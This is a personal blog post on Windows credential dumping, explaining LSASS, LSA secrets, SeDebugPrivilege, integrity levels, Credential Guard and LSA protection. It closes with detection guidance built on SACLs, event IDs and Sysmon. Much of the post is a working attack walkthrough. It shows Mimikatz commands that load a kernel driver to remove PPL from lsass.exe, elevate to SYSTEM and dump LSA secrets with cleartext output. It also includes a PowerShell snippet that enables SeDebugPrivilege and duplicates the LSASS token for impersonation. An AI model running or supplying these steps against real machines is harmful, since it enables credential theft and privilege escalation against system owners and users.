11.02.2024

Malware Development 2

Exploring Windows Security: Lessons Learned from Credential Dumping Attempts

Birkan Kes

Exploring Windows Security: Lessons Learned from Credential Dumping Attempts


In this article, we discuss what I learned about Windows internals while attempting to explore Credential Dumping Techniques.

I was exploring one of the popular methods in Credential Dumping Techniques, which is LSASS dumping. When we obtain the LSASS dump, the next step is typically to crack the NTLM hashes. However, I began questioning myself: I know that when a user logs in, Windows generates a key for NTLM and stores it in LSA secret. Then, using this key and the user's password, it generates NTLM hashes, which are stored in LSASS for authentication purposes.

So, I had this information. Why should I struggle to crack the hashes if I have the authority to read LSASS? I could access LSA secret too, retrieve the key, and decrypt the hashes with it. This technique is already used by hackers and various tools. Therefore, I attempted to develop my own tool to extract hashes and keys from LSA and LSASS memory. However, I faced challenges due to my limited programming skills and encountered some Windows errors.

Therefore, in this article, instead of developing malware, we analyze the errors I encountered while attempting to do so and explore how other tools accomplish similar tasks.

Before developing our own tool or examining other tools, it's important to understand some key concepts. Our tool requires certain privileges to access LSASS and LSA secrets. Therefore, we discussed two fundamental concepts: "User Mode" and "Kernel Mode."



https://en.wikipedia.org/wiki/Protection_ring

"The Principle of Least Privilege" (PoLP), which is the foundation of information security, is frequently reflected in the development and new iterations of Windows.

As seen in the screenshot above, there are four rings (or shells), and each shell can access the information of the shell above itself. The innermost shell, Kernel (Ring 0), has the highest authority. When a process operates within this shell, it means it's working in kernel mode. The outermost shell, Applications (Ring 3), serves as the end-user shell and operates in User Mode. There are 2 Device Driver shells between Kernel and Applications. These shells can operate in both modes, depending on the need for kernel authority. If not required, they operate in User Mode.

During the development process, a process operates in the Application Shell in User Mode. However, if we are developing malware and aim to reach kernel mode, we must utilize some system call functions (native API) and libraries. This allows our code to start in user mode and transition to kernel mode upon calling these native APIs.

Avoid my mistake: When searching for functions to call native API, check your Windows version, as they may change. Additionally**, new layers for these functions may be released, potentially using unnecessary kernel mode privilege**.

Okay, we're basically talking about User Mode and Kernel Mode. Let's discuss some privileges. While examining tools like Mimikatz, I noticed it needs the 'DebugPrivilege'.

```
  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz # _
```

Let's delve into the Debug Privilege. When we think about debuggers, they typically operate with elevated privileges, often as administrators. This makes sense because debuggers require extensive access to system resources, including the ability to inspect the memory of other processes, set breakpoints within memory, issue instructions to the processor, and retrieve process registry values.

Now, if I possess such a privilege, why am I contemplating LSASS? Why not direct my attention towards the Antivirus (AV) instead? With this privilege, I could potentially access, read, manipulate, or even compromise AV memory. To maintain focus and prevent veering off-topic, it's essential to first comprehend the mechanisms understand the mechanisms governing these accesses and how they function.

To clarify this topic, I learned that we need to familiarize ourselves with Windows Access Control Lists (ACLs) to understand what we can and cannot access.


Discretionary and System Access Control List

Discretionary Access Control List (DACL) and System Access Control List (SACL) are important concepts for security and access control in Windows operating systems.

DACL is a list system that controls access permissions on an object (such as a file, folder, registry key, etc.). It can be determined by the owner or administrator of the object and grants specific access rights to users or groups. These rights may include permissions such as reading, writing, deleting, executing, and ownership.

SACL is a list system that controls security event auditing on an object. It is used to monitor various activities occurring on a specific object (such as attempted access to a file, deletion of a folder). This monitoring occurs through events recorded in the security event log.

We can better understand by examining the example table below.



https://eneter.blogspot.com/2013/08/windows-security-wiki.html

As can be seen from the diagram above, DACLs contain and control access permissions to an object, while SACLs contain rules for auditing and monitoring operations performed on an object.

As seen from the diagram, Authentication and Authorization controls are performed via tokens. We will delve into tokens when examining malware code.

Based on this, we can say that the Debug privilege is not subject to some access and security controls (DACL) and bypasses them, as logically it should be in order to function. However, while this section explains why the SeDebugPrivilege is used, it does not demonstrate its limitations. How far can we go with this privilege???

To find the answer we are looking for, we need to examine other security and control mechanisms in the Windows operating system. We will explore Integrity Levels and Credential Guard topics to find answers for scenarios such as obtaining clear text passwords from LSA secret and LSASS.

Integrity Levels

Windows assigns an integrity level (IL) to each process and object, determining their level of interaction with other objects. For example, a high-integrity object cannot interact with a low-integrity one. **While not all files have ILs, all processes run under an IL level**. These levels are as follows:

Untrusted: Processes logging on anonymously are automatically assigned the Untrusted level.

Low: The low integrity level is the default level used for interactions with the Internet. When Internet Explorer is run in its default state, Protected Mode, all associated files and processes are assigned the Low integrity level. Some folders, like the Temporary Internet Files folder, are also assigned the Low integrity level by default. However, note that a low-integrity process is highly restricted; it cannot write to the registry and has limited ability to write to most locations in the current user's profile. Examples include Internet Explorer or Microsoft Edge.

Medium: Medium is the context where most objects will operate. Standard users receive the Medium integrity level, and any object not explicitly assigned a lower or higher integrity level defaults to Medium. A user in the Administrators group will not use the Medium integrity level by default.

High: Administrators are given the High integrity level. This allows Administrators to interact with objects assigned Medium or Low integrity levels and modify them, as well as perform operations on objects with the High integrity level that standard users cannot. Examples include 'Run as Administrator'.

System: As the name suggests, the System integrity level is reserved for the system. Windows kernel and core services are given the System integrity level. Being even higher than the High integrity level for Administrators prevents these core functions from being tampered with or jeopardized even by Administrators. Examples include Services.

Installer: The installer integrity level is a special case and is the highest of all integrity levels. Objects assigned the Installer integrity level can remove all other objects since they are equal to or higher than all other WIC integrity levels.

Ref: **https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation/integrity-levels**

Credential Guard:

Credential Guard uses Virtualization-based security (VBS) to isolate secrets so that only privileged system software can access them. Unauthorized access to these secrets can lead to credential theft attacks like *pass the hash* and *pass the ticket*.

When enabled, Credential Guard provides the following benefits:

- **Hardware security**: NTLM, Kerberos, and Credential Manager take advantage of platform security features, including Secure Boot and virtualization, to protect credentials
- **Virtualization-based security**: NTLM, Kerberos derived credentials and other secrets run in a protected environment that is isolated from the running operating system
- **Protection against advanced persistent threats**: when credentials are protected using VBS, the credential theft attack techniques and tools used in many targeted attacks are blocked. Malware running in the operating system with administrative privileges can't extract secrets that are protected by VBS

https://learn.microsoft.com/en-us/windows/security/identity-protection/credential-guard/

You can see Microsoft's description of Credential Guard from the screenshot above. We see that the main subject that will arise in the scenario we want to implement is Credential Guard. Therefore, let's examine this topic in a bit more detail.

1. **LSA (Local Security Authority) Isolation:** Credential Guard isolates the workspace of LSA, ensuring that user credentials are stored within a first-class security boundary. This makes it more difficult for credentials to be seized by other processes or malicious software.
2. **Protection of Kerberos and NTLM Credentials:** Credential Guard securely protects data used in authentication protocols such as Kerberos and NTLM. This makes these authentication methods more resilient against attacks.
3. **Usage of Virtualization-Based Security (VBS):** Credential Guard operates using Virtualization-Based Security technology, allowing the operating system to isolate certain security features through virtualization. (Not applicable to us as we are running in a virtual machine)
4. **Derived Credentials:** Credential Guard creates derived credentials in the security context of a process, enabling these credentials to be used more securely against attacks.
5. **Integration with BitLocker:** Credential Guard can integrate with BitLocker disk encryption, enhancing the security of data on the disk.

If we examine the first point, as I mentioned earlier, I attempted to write a malicious script myself, using ready-made code snippets, editing and combining them. However, without achieving the desired result, the first point clearly highlights one of the reasons for my failure.

As a result of these failures, I abandoned developing malicious software and decided to carry out the attack using tools commonly used for these attacks, such as Mimikatz or Nishang.

```
  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM


mimikatz # lsadump::secrets
Domain : DESKTOP-890Q66G
SysKey : [redacted]
ERROR kuhl_m_lsadump_secretsOrCache ; kull_m_registry_RegOpenKeyEx (SECURITY) (0x00000005)
```

So why did this result happen? We watched the videos exactly and followed the instructions meticulously, yet we encountered failure. Why?

ERROR_TOO_MANY_OPEN_FILES

4 (0x4)

The system cannot open the file.

ERROR_ACCESS_DENIED

5 (0x5)

Access is denied.

ERROR_INVALID_HANDLE

6 (0x6)

The handle is invalid.

ERROR_ARENA_TRASHED

7 (0x7)

The storage control blocks were destroyed.

These apps also got stuck like me at the beginning. Their facing the same issue made me wonder: why did they succeed in the instructional materials I referred to, while I couldn't make them work?

Answer:

Automatic enablement

For client devices running Windows 11 version 22H2 and later, added LSA protection is enabled by default if the following criteria are met:

- The device is a new install of Windows 11 version 22H2 or later, not upgraded from a previous release.
- The device is enterprise joined (Active Directory domain joined, Azure AD domain joined, or hybrid Azure AD domain joined).
- The device is capable of Hypervisor-protected code integrity (HVCI).


Automatic enablement of added LSA protection on Windows 11 version 22H2 and later doesn't set a UEFI variable for the feature. If you want to set a UEFI variable, you can use a registry configuration or policy.

Alright, we've identified the issue. The reason for our error was LSA protection (PsProtectedSignerLsa-Light).

Now let's go back and examine the features of Credential Guard's LSA (Local Security Authority) Isolation and Virtualization-Based Security (VBS). Credential Guard isolates LSA processes by running them in a virtual environment, thus isolating them from the physical operating system.

Virtualization-Based Security (VBS) moves the computer's operating system and kernel into a secure virtual machine environment. It's known as device security because **it's hardware-based**.

When you look at the security settings, you'll see Core Isolation and Memory Integrity listed.



Memory Integrity also limits allocations to Kernel Memory areas that could compromise the system, ensuring that Kernel memory areas can only be executed after passing through code integrity checks in a secure execution environment, and executable areas never become writeable. This means that even if there are vulnerabilities like buffer overflows, executable codes cannot be modified, and modified memory cannot be made executable.

This feature poses a serious problem for malware. After encountering this feature, I took some time to think and researched some aspects. However, to stay focused, let's remind ourselves of our goal. We want to obtain clear text passwords with LSA secret.

We've learned that we're facing Protected Process Light (PPL) that we need to overcome. We'll observe the PPL bypass through Mimikatz, which we're currently examining. In fact, there's no bypass here because Mimikatz, instead of bypassing, disables PPL via its own drivers loaded as system, leaving it unprotected through LSA.

I recommend you check the link below before moving forward

https://learn.microsoft.com/en-us/windows/win32/procthread/process-security-and-access-rights?redirectedfrom=MSDN

```
mimikatz 2.2.0 x64 (oe.eo)

C:\Users\vboxuser\Downloads\mimikatz-master\mimikatz-master\x64>mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # !+
[*] 'mimidrv' service not present
[+] 'mimidrv' service successfully registered
[+] 'mimidrv' service ACL to everyone
[+] 'mimidrv' service started

mimikatz #
```

When you execute the "Mimikatz !+" command, signed drivers are loaded into the system from the mimidrv.sys file and started as a service. This service, which operates through drivers (we mentioned the permissions of Device drivers earlier), runs in kernel mode. Thanks to kernel mode, it changes the PPL flag on lsass.exe, thus removing the protection.

```
mimikatz # !processprotect /process:lsass.exe /remove
Process : lsass.exe
PID 668 -> 00/00 [0-0-0]

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 130712 (00000000:0001fe98)
Session           : Interactive from 1
User Name         : vboxuser
Domain            : NEWBIE
Logon Server      : NEWBIE
Logon Time        : 11/30/2023 6:50:02 PM
SID               : S-1-5-21-1202026651-3591149825-1817075089-1000
```

After this process, we can now carry out the desired scenario through Mimikatz.

```
PS C:\Users\vboxuser\Downloads\mimikatz-master\mimikatz-master\x64> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

596     {0;000003e7} 1 D 20541          NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Primary
 -> Impersonated !
 * Process Token : {0;0002adc1} 1 F 1118844     NEWBIE\vboxuser S-1-5-21-1202026651-3591149825-1817075089-1000  (14g,24p)       Primary
 * Thread Token  : {0;000003e7} 1 D 1170578     NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Impersonation (Delegation)

mimikatz # lsadump::secrets
Domain : NEWBIE
SysKey : 6c6e2f54486aa15f3d6483954575455e

Local name : NEWBIE ( S-1-5-21-1202026651-3591149825-1817075089 )
Domain name : WORKGROUP

Policy subsystem is : 1.18
LSA Key(s) : 1, default {39b3cc03-227b-7981-0264-1fd02cc1e2b2}
  [00] {39b3cc03-227b-7981-0264-1fd02cc1e2b2} 8fcb929780f428f4ee9544de8074d78bfb5d587f4509ad3fb4d3e773e479dafa

Secret  : DefaultPassword
cur/text: changeme

Secret  : DPAPI_SYSTEM
cur/hex : 01 00 00 00 9d b4 75 d4 81 6e 64 4a f4 71 79 3f 78 ad 06 8e 5c d3 1b e5 4e 94 53 37 ba a2 7c 1a fd cf 3c f7 20 ed 27 7e dd c4 21 f2
    full: 9db475d4816e644af471793f78ad068e5cd31be54e945337baa27c1afdcf3cf720ed277eddc421f2
    m/u : 9db475d4816e644af471793f78ad068e5cd31be5 / 4e945337baa27c1afdcf3cf720ed277eddc421f2
old/hex : 01 00 00 00 6b c8 b2 66 c6 cb 7f a2 df 1c b5 56 7f 1e bb 33 58 2f 3d 21 27 02 2d 97 47 10 bd f5 3b a3 01 f2 0b a8 1a 61 8b a3 92 ac
    full: 6bc8b266c6cb7fa2df1cb5567f1ebb33582f3d2127022d974710bdf53ba301f20ba81a618ba392ac
    m/u : 6bc8b266c6cb7fa2df1cb5567f1ebb33582f3d21 / 27022d974710bdf53ba301f20ba81a618ba392ac

Secret  : NL$KM
cur/hex : e8 ba 1a 71 79 9d 39 f6 c7 ee 61 30 bd c6 67 4d 7e 2a 94 91 50 10 be 84 c5 54 0b d7 95 66 84 0c 23 7e bb 10 c4 00 b6 1f c7 71 4c b0
c ef 4f 84 d7 10 3d e5 61 de 25 5c 2c 7c f7 f0 dc
old/hex : e8 ba 1a 71 79 9d 39 f6 c7 ee 61 30 bd c6 67 4d 7e 2a 94 91 50 10 be 84 c5 54 0b d7 95 66 84 0c 23 7e bb 10 c4 00 b6 1f c7 71 4c b0
c ef 4f 84 d7 10 3d e5 61 de 25 5c 2c 7c f7 f0 dc

mimikatz # _
```

As seen in the screenshot above, we have obtained the clear text password using LSA secret.

let's examine the sample source code as well.

```
Add-Type -MemberDefinition $signature -Name AdjPriv -Namespace AdjPriv
$adjPriv = [AdjPriv.AdjPriv]
[long]$luid = 0

$tokPriv1Luid = New-Object AdjPriv.AdjPriv+TokPriv1Luid
$tokPriv1Luid.Count = 1
$tokPriv1Luid.Luid = $luid
$tokPriv1Luid.Attr = [AdjPriv.AdjPriv]::SE_PRIVILEGE_ENABLED

$retVal = $adjPriv::LookupPrivilegeValue($null, "SeDebugPrivilege", [ref]$tokPriv1Luid.Luid)

[IntPtr]$htoken = [IntPtr]::Zero
$retVal = $adjPriv::OpenProcessToken($adjPriv::GetCurrentProcess(), [AdjPriv.AdjPriv]::TOKEN_ALL_ACCESS, [ref]$htoken)


$tokenPrivileges = New-Object AdjPriv.AdjPriv+TOKEN_PRIVILEGES
$retVal = $adjPriv::AdjustTokenPrivileges($htoken, $false, [ref]$tokPriv1Luid, 12, [IntPtr]::Zero, [IntPtr]::Zero)

if(-not($retVal)) {
  [System.Runtime.InteropServices.marshal]::GetLastWin32Error()
  Break
}

$process = (Get-Process -Name lsass)
#$process.name
[IntPtr]$hlsasstoken = [IntPtr]::Zero
$retVal = $adjPriv::OpenProcessToken($process.Handle, ([AdjPriv.AdjPriv]::TOKEN_IMPERSONATE -BOR [AdjPriv.AdjPriv]::TOKEN_DUPLICATE), [ref]$hlsasstoken)

[IntPtr]$dulicateTokenHandle = [IntPtr]::Zero
$retVal = $adjPriv::DuplicateToken($hlsasstoken, 2, [ref]$dulicateTokenHandle)

$retval = $adjPriv::SetThreadToken([IntPtr]::Zero, $dulicateTokenHandle)

if(-not($retVal)) {
  [System.Runtime.InteropServices.marshal]::GetLastWin32Error()
}
}
```

When we examine the above source code, we first encounter the "SeDebugPrivilege" privilege. As you may recall, the permissions of users and applications are stored within the tokens they possess. After removing the PPL to read Lsass data, we read the tokens of Lsass and duplicate them, allowing us to impersonate them. This enables us to obtain the hash from Lsass. Then, we decrypt this hash using LSA secret to reach our clear text password.

Detection

To detect this attack, the following information and event logs can be utilized;

Object Read SACLs: These are SACLs designed to detect post-exploitation activities focusing on credential theft, privilege escalation, file theft, etc.

Object Write SACLs: These are SACLs designed to detect activities such as writing, modifications, permission changes, or other activities used for persistence, anti-forensics, or system tampering. The premise is simple: Log when someone writes/changes to this object.

Event Logs:

- **4648:** A logon was attempted using explicit credentials.
- **4657:** Existing registry value modified.
- **4663:** An attempt was made to access an object.
- **4703:** A user right was adjusted.
- **4672:** Special privileges assigned to new logon.
- **4673:** A privileged service was called.
- **4674:** An operation was attempted on a privileged object.

Sysmon :

- **Event ID 1:** Process Create
- **Event ID 10:** Process Access
- **Event ID 12:** Token Elevation
- **Event ID 6:** Driver Loaded
- **Event ID 13:** Registry Event
- **Event ID 7 :** Image loaded